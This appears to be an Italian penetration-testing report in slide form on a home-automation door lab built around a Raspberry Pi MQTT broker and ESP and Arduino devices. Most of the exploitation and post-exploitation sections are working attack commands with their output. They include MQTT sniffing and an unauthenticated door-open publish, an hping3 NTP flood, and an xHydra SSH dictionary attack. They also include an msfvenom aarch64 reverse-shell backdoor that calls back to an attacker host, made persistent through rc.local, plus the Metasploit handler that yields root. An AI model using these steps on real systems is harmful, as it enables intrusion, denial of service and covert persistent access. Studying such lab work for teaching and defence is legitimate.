
OpenVAS

E' stata trovata la versione esatta del kernel linux (**6.1.21**) e sono state rilevate 10 informazioni di log, 3 vulnerabilità con una severity media e 2 con una severity bassa.

- [Severity: 6.4] MQTT Broker Does Not Require Authentication
- [Severity: 5.0] Network Time Protocol (NTP) Mode 6 Query Response Check
- [Severity: 5.0] DNS Cache Snooping Vulnerability (UDP) – Active Check
- [Severity: 2.6] TCP Timestamps Information Disclosure
- [Severity: 2.1] ICMP Timestamp Reply Information Disclosure



Ortogramma dei rilevamenti di OpenVAS




Areogramma dei rilevamenti
di OpenVAS

Vulnerability Mapping


Nessus

La scansione effettuata è di tipo '**Basic Network Scan**' e sono state rilevate 2 vulnerabilità di cui una con severity alta e l'altra con severity bassa.

- [Severity: 7.5] Network Time Protocol Daemon (ntpd) read_mru_list() Remote DoS
- [Severity: 2.1] ICMP Timestamp Reply Information Disclosure



Riepilogo dei rilevamenti di Nessus



Areogramma dei rilevamenti di Nessus

03

EXPLOITATION

Exploitation delle
vulnerabilità trovate



Tecniche manuali di exploitation

Exploit del protocollo MQTT

Obiettivo: individuare tutti i topic utilizzati, intercettare i messaggi scambiati tra i dispositivi connessi e inviare messaggi ad hoc per ottenere l'accesso alla porta domotica.

Fasi dell'attacco:

- 1. intercettazione dei topic e dei messaggi;**
- 2. analisi del percorso logico;**
- 3. invio di messaggi alla porta domotica.**

Tecniche manuali di exploitation

Exploit del protocollo MQTT - Fase 1

Intercettazione del traffico utilizzando il tool **ettercap**, per metterci in **MITM**, e analisi del traffico con il tool **Wireshark**.

Filtro: mqtt && (ip.addr == 192.168.14.240 &&
(ip.addr == 192.168.14.24 || ip.addr == 192.168.14.26 &&
ip.addr == 192.168.14.27))

In seguito, ci sottoscriviamo a tutti i topic gestiti dal broker MQTT **192.168.14.240** e visualizziamo tutti i messaggi ricevuti:

Comando:

```
mosquitto_sub -t '#' -h 192.168.14.240 -v
```

Tecniche manuali di exploitation

Exploit del protocollo MQTT - Fase 1

Analisi del primo traffico intercettato:

```
(kali㉿kali)-[~]
└─$ mosquitto_sub -t '#' -h 192.168.14.240 -v
esp8266/topic tentativo_di_accesso_esp32
rasberry/topic tentativo_di_accesso
```

987	53.943344775	192.168.14.26	192.168.14.240	MQTT	97 Publish Message [esp8266/topic]
991	53.946051565	192.168.14.240	192.168.14.27	MQTT	97 Publish Message [esp8266/topic]
1081	53.999950391	192.168.14.27	192.168.14.240	MQTT	92 Publish Message [rasberry/topic]

Un individuo ha tentato di accedere alla porta domotica utilizzando l'*Esp32*. Non riuscendo ad autenticarsi, l'*Esp32* ha inviato un messaggio di tentativo di accesso all'*Esp8266* inoltrandolo al *Raspberry Pi* probabilmente per inviarlo ad un Cloud.

Tecniche manuali di exploitation

Exploit del protocollo MQT - Fase 1

Analisi del secondo traffico intercettato:

```
esp8266/topic persona_rilevata_arduino  
rasberry/topic persona_rilevata
```

655	49.238264327	192.168.14.24	192.168.14.240	MQTT	95	Publish Message [esp8266/topic]
673	49.242240885	192.168.14.240	192.168.14.27	MQTT	95	Publish Message [esp8266/topic]
715	49.313934533	192.168.14.27	192.168.14.240	MQTT	88	Publish Message [rasberry/topic]

Dei sensori di prossimità sono gestiti dal dispositivo *Arduino*. Infatti, se un individuo viene rilevato, il dispositivo target *Arduino* invia una notifica all'*Esp8266*, il quale la inoltra al *Raspberry Pi*.

Tecniche manuali di exploitation

Exploit del protocollo MQTT - Fase 1

Analisi del terzo traffico intercettato:

```
esp8266/topic persona_rilevata_end_arduino  
rasberry/topic persona_rilevata_end
```

537	44.299626209	192.168.14.24	192.168.14.240	MQTT	99	Publish Message [esp8266/topic]
541	44.301716341	192.168.14.240	192.168.14.27	MQTT	99	Publish Message [esp8266/topic]
563	44.400580537	192.168.14.27	192.168.14.240	MQTT	92	Publish Message [rasberry/topic]

Il dispositivo *Arduino* invia due tipologie di messaggi:
un messaggio di notifica di presenza per informare se è
presente una persona davanti alla porta domotica e un
messaggio di notifica di assenza per informare se la
persona precedentemente rilevata è andata via.

Tecniche manuali di exploitation

Exploit del protocollo MQT - Fase 1

Analisi del quarto traffico intercettato:

```
esp8266/topic autenticazione_fallita_esp32  
rasberry/topic autenticazione_fallita  
arduino/topic allarme
```

680	10.963285942	192.168.14.26	192.168.14.240	MQTT	99	Publish Message	[esp8266/topic]
684	10.966276653	192.168.14.240	192.168.14.27	MQTT	99	Publish Message	[esp8266/topic]
726	11.006152152	192.168.14.27	192.168.14.240	MQTT	94	Publish Message	[rasberry/topic]
753	11.014068523	192.168.14.27	192.168.14.240	MQTT	78	Publish Message	[arduino/topic]
776	11.019942989	192.168.14.240	192.168.14.24	MQTT	78	Publish Message	[arduino/topic]

Il dispositivo *ESP32* invia un messaggio di autenticazione fallita all'*ESP8266*. Quest'ultimo invia una notifica al *Raspberry Pi* e un messaggio al dispositivo *Arduino*, il quale gestisce un sensore di allarme.

Tecniche manuali di exploitation

Exploit del protocollo MQT - Fase 1

Analisi del quinto traffico intercettato:

```
esp8266/topic autenticato_esp32  
esp8266/topic persona_rilevata_end_arduino  
rasberry/topic autenticato
```

1897	54.179831433	192.168.14.26	192.168.14.240	MQTT	88	Publish Message	[esp8266/topic]
1902	54.183595739	192.168.14.240	192.168.14.27	MQTT	88	Publish Message	[esp8266/topic]
1921	54.200780075	192.168.14.24	192.168.14.240	MQTT	99	Publish Message	[esp8266/topic]
1929	54.206946891	192.168.14.240	192.168.14.27	MQTT	99	Publish Message	[esp8266/topic]
1947	54.237839295	192.168.14.27	192.168.14.240	MQTT	83	Publish Message	[rasberry/topic]

L'Esp32 invia una notifica di successo all'Esp8266 che la inoltra al *Raspberry Pi*.

Tecniche manuali di exploitation

Exploit del protocollo MQTT - Fase 1

Analisi del sesto traffico intercettato:

```
esp8266/topic porta_aperta  
esp32/topic apri portaMQTT
```

422	60.515443090	192.168.14.240	192.168.14.27	MQTT	83	Publish Message [esp8266/topic]
456	60.626130041	192.168.14.27	192.168.14.240	MQTT	79	Publish Message [esp32/topic]
480	60.731545863	192.168.14.240	192.168.14.26	MQTT	79	Publish Message [esp32/topic]


La porta è stata aperta dall'esterno mediante un'applicazione, probabilmente inviando questo messaggio fino all'Esp32 aprendo così la porta.

Tecniche manuali di exploitation

Exploit del protocollo MQTT - Fase 2

Riproduzione dell'intero asset e, in particolare, come i dispositivi target comunicano tra loro:

Nome Target	Topic Pubblicazione	Topic Sottoscrizione
Raspberry Pi	#	#
Arduino-1358	esp8266/topic	arduino/topic
esp32-8902EA	esp8266/topic	esp32/topic
ESP-6082BF	rasberry/topic esp32/topic arduino/topic	esp8266/topic




Tecniche manuali di exploitation

Exploit del protocollo MQTT - Fase 3

L'attacco che potrebbe essere lanciato per aprire la porta domotica è pubblicare sul topic **esp32/topic** il messaggio '**apri porta**':

Comando:

```
mosquitto_pub  
-t 'esp32/topic'  
-h 192.168.14.240  
-m 'apri porta'
```




Tecniche manuali di exploitation

Exploit del protocollo NTP

Effettuiamo un **attacco DoS** per generare pacchetti *UDP* diretti alla porta 123 del target specificato. Ogni pacchetto inviato ha un indirizzo IP sorgente casuale facendo sembrare che il traffico provenga da molti indirizzi IP diversi.

Comando :

```
hping3 -2 -p 123 --flood --rand-source 192.168.14.240
```



Tecniche manuali di exploitation

Accesso all'asset tramite SSH

Effettuiamo un **dictionary attack** utilizzando il tool **xHydra** e diverse wordlist:

- `rockyou.txt` -> **Attacco Fallito**
- `parole_italiane_con_nomi_propri` -> **Attacco Riuscito**

```
[RE-ATTEMPT] target 192.168.14.240 - login "albiate" - pass "albiate" - 2340 of 2475023 [child 0] (0/5)
[ATTEMPT] target 192.168.14.240 - login "albicocca" - pass "albicocca" - 2341 of 2475023 [child 15] (0/5)
[RE-ATTEMPT] target 192.168.14.240 - login "albicocco" - pass "albicocco" - 2341 of 2475023 [child 5] (0/5)
[ATTEMPT] target 192.168.14.240 - login "albidona" - pass "albidona" - 2342 of 2475023 [child 13] (0/5)
[RE-ATTEMPT] target 192.168.14.240 - login "albigeismo" - pass "albigeismo" - 2342 of 2475023 [child 5] (0/5)
[22][ssh] host: 192.168.14.240 login: alberto password: alberto
<finished>
```

Output xHydra

```
(kali㉿kali)-[~/Documents]
$ ssh alberto@192.168.14.240
alberto@192.168.14.240's password:
Linux raspberrypi 6.1.21-v8+ #1642 SMP PREEMPT Mon Apr  3 17:24:16 BST 2023 aarch64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 21 14:00:05 2024 from 192.168.1.31
alberto@raspberrypi:~ $ pwd
/home/alberto
alberto@raspberrypi:~ $
```

Accesso al target con SSH

04

POST EXPLOITATION

Privilege Escalation e
Maintaining Access



Privilege Escalation

Ricerca di un eseguibile con il bit SETUID

Individuiamo un eseguibile di proprietà di root avente il **bit SETUID** acceso:

Comando:

```
find / -perm /u+s 2>/dev/null
```

Gli eseguibili rilevati non sono sfruttabili per la *privilege escalation*.

```
alberto@raspberrypi:~ $ find / -perm /u+s 2>/dev/null
/usr/sbin/pppd
/usr/sbin/mount.cifs
/usr/sbin/mount.nfs
/usr/lib/aarch64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/umount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/ntfs-3g
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/su
/usr/bin/ping
/usr/libexec/polkit-agent-helper-1
alberto@raspberrypi:~ $ █
```

Privilege Escalation

Analisi delle capabilities degli eseguibili

Esaminiamo le **capabilities** associate agli eseguibili presenti sul dispositivo target:

Comando: /usr/sbin/getcap -r / 2>/dev/null

```
alberto@raspberrypi:~ $ /usr/sbin/getcap -r / 2>/dev/null
alberto@raspberrypi:~ $
```

Il comando **getcap** non ha rilevato un eseguibile di sistema a cui è associata qualche capability per ottenere i privilegi di root.

Privilege Escalation

Analisi dei servizi erogati dal sistema

Disponendo, nell'ambito di tale fase, di un accesso diretto al dispositivo, risulta possibile individuare tutti i servizi:

Comando: ss -utln

```
tcp      LISTEN    0      100                           0.0.0.0:1883          0.0.0.0:*
tcp      LISTEN    0      128                           0.0.0.0:22           0.0.0.0:*
tcp      LISTEN    0      32                            0.0.0.0:53           0.0.0.0:*
tcp      LISTEN    0      100                           [ :: ]:1883          [ :: ]:*
tcp      LISTEN    0      128                           [ :: ]:22           [ :: ]:*
tcp      LISTEN    0      32                            [ :: ]:53           [ :: ]:*
alberto@raspberrypi:~ $
```

L'output mostra i servizi già analizzati nelle fasi precedenti.

Privilege Escalation

Accesso a root tramite SSH

Il comando ***sudo su*** permette a chiunque di autenticarsi come utente *root*, l'unico meccanismo di autenticazione è dato dal servizio *ssh* in fase di accesso.

```
alberto@raspberrypi:~ $ sudo su  
root@raspberrypi:/home/alberto#
```

Maintaining Access

Creazione della backdoor

Ci informiamo sull'architettura del processore del dispositivo target, in quanto ci sono payload differenti in base all'architettura della macchina target:

Comando: arch

```
alberto@raspberrypi:~ $ arch  
aarch64  
alberto@raspberrypi:~ $ █
```

Il sistema è eseguito su un processore
ARM a 64 bit.

Maintaining Access

Creazione della backdoor

Creazione della backdoor di tipo **Reverse Shell** con il tool
msfvenom:

Comando: msfvenom

```
-a aarch64
-platform linux
-p linux/aarch64/shell_reverse_tcp
LHOST=192.168.14.30 LPORT=4444 -f elf -o shell.elf
```

```
msf6 > msfvenom -a aarch64 --platform linux -p linux/aarch64/shell_reverse_tcp LHOST=192.168.14.30 LPORT=4444 -f elf -o shell.elf
[*] exec: msfvenom -a aarch64 --platform linux -p linux/aarch64/shell_reverse_tcp LHOST=192.168.14.30 LPORT=4444 -f elf -o shell.elf

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
No encoder specified, outputting raw payload
Payload size: 152 bytes
Final size of elf file: 272 bytes
Saved as: shell.elf
```

Viene generato il payload **shell.elf** da avviare sul dispositivo target.

Maintaining Access

Trasferimento della backdoor sul target

Ora che è stato generato il payload, bisogna trasferirlo sul dispositivo target nella cartella **/etc/init.d**:

Comando:

Macchina Kali

```
scp /home/kali/shell.elf alberto@192.168.14.240:/home/alberto/
```

Dispositivo target

```
mv shell.elf /etc/init.d
```

Abilitiamo i permessi di esecuzione del payload:

Comando:

Dispositivo target

```
chmod +x /etc/init.d/shell.elf
```

Maintaining Access

Abilitazione della backdoor

Scriviamo l'exploit **in.sh** che si occuperà di avviare in automatico il payload e fare in modo che questo venga eseguito all'avvio del sistema:

```
#!/bin/sh
while true
do
/etc/init.d/shell.elf
done|
```

Lo posizionamo nella cartella **/etc/init.d** e gli diamo i permessi di esecuzione:

Comando:

```
# Macchina Kali
scp /home/kali/in.sh alberto@192.168.14.240:/home/alberto/
```

Dispositivo target

```
mv in.sh /etc/init.d
chmod +x /etc/init.d/in.sh
```

Maintaining Access

Abilitazione della backdoor

Essendo il sistema **pre-systemd**, per fare in modo che un file venga eseguito all'avvio, bisogna manipolare il file ***rc.local*** del target:

Comando:

```
# Rimuove l'ultima riga di /etc/rc.local  
sed -i '$d' /etc/rc.local
```

```
# Aggiunge un comando per eseguire lo script all'avvio  
echo "sh /etc/init.d/in.sh" >> /etc/rc.local
```

```
# Aggiunge "exit 0" alla fine del file /etc/rc.local  
echo "exit 0" >> /etc/rc.local
```

Il file ***in.sh*** sarà eseguito in automatico ad ogni avvio e comincerà a contattare la macchina Kali sulla porta 4444 fin quando questa non si metterà in ascolto.

Maintaining Access

Avvio della backdoor

Utilizziamo un generico modulo **handler** per instaurare una connessione di tipo reverse con il dispositivo target:

Comando:

```
use exploit/multi/handler
set LHOST 192.168.14.30
set LPORT 4444
set payload linux/aarch64/shell_reverse_tcp
run
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.14.30:4444
[*] Command shell session 1 opened (192.168.14.30:4444 → 192.168.14.240:35228) at 2024-06-23 15:15:25 +0200

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
[
```

GRAZIE PER L'ATTENZIONE

Penetration Testing concluso
con successo